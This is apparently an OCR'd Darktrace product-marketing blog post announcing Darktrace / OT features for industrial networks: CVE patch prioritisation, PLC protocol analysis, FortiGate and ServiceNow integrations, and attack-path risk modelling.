

MOST VULNERABLE DEVICES

Devices

100 (ICS) plc-2

100 (ICS) plc-1

MOST DAMAGING CVES

CVEs

100 CVE-2011-4859

62 CVE-2022-45789

Figure 2: Darktrace / OT delivers CVE patch priority insights by combining threat intelligence with extended network and endpoint teleme

The family of Darktrace Endpoint sensors also receive a boost in deployment flexibility, with on-prem server-based setups, as well as a Windows driver tailored for zero-trust and high-security environments.

Protocol coverage has been extended where it matters most. Darktrace now performs protocol analysis of a wider range of **GE** and **Mitsubishi** protocols, giving operators real-time visibility into commands and state changes on Programmable Logic Controllers (PLCs), robots and controllers. Backed by Self-Learning AI, this inspection does more than parse traffic, it understands what normal looks like and flags deviations that signal risk.

Integrated risk and governance workflows

Security data is only valuable when it drives action. Darktrace / OT delivers risk insights that go beyond patching, helping teams take meaningful steps even when remediation isn't possible. Risk is assessed not just by CVE presence, but by how network segmentation, firewall policies, and attack path logic neutralize or contain real-world exposure. This approach empowers defenders to deprioritize low-impact vulnerabilities and focus effort where risk truly exists. Building on the foundation introduced in release 6.3, such as KEV enrichment, endpoint OS data, and exploit mapping, this release introduces new integrations that bring Darktrace / OT intelligence directly into governance workflows.

Fortinet FortiGate firewall ingestion feeds segmentation rules into attack path modeling, revealing real exposure when policies fail and closing feeds into patching prioritization based on a policy to CVE exposure assessment.

- **ServiceNow Configuration Management Database (CMDB) sync** ensures asset intelligence stays current across governance platforms, eliminating manual inventory work.

Risk modeling has also been made more operationally relevant. Scores are now contextualized by exploitability, asset criticality, firewall policy, and segmentation posture. Patch recommendations are modeled in terms of safety, uptime and compliance rather than just Common Vulnerability Scoring System (CVSS) numbers. And importantly, **risk is prioritized across the Purdue Model**, giving defenders visibility into whether vulnerabilities remain isolated to IT or extend into OT-critical layers.

Figure 3: Attack Path Modeling based on NetFlow and network topology reveals high risk points of IT/OT convergence.

The real-world impact for defenders

In today's environments, attackers move fluidly between IT and OT. Without unified visibility and shared context, incidents cascade faster than teams can respond.

With this release, Darktrace / OT changes that reality. The Operational Overview gives Engineers a dashboard they can use daily, tailored to their workflows. SOC analysts can seamlessly investigate telemetry across endpoints, sensors and protocols that were once blind spots. Operators gain transparency into PLCs and controllers. Governance teams benefit from automated integrations with platforms like Fortinet and ServiceNow. And all stakeholders work from risk models that reflect what truly matters: safety, uptime and compliance.

This release is not about creating more alerts. It is about providing more clarity. By unifying context across IT and OT, Darktrace / OT enables defenders to see more, understand more and act faster.

Because in environments where safety and uptime are non-negotiable, clarity is what matters most.

Join us for our live event **where we will discuss these product innovations in greater detail**

Continue reading

→

About the author

Pallavi Singh

Product Marketing Manager, OT Security & Compliance

■

Your data. Our AI.

Elevate your network security with Darktrace AI

Get a demo

→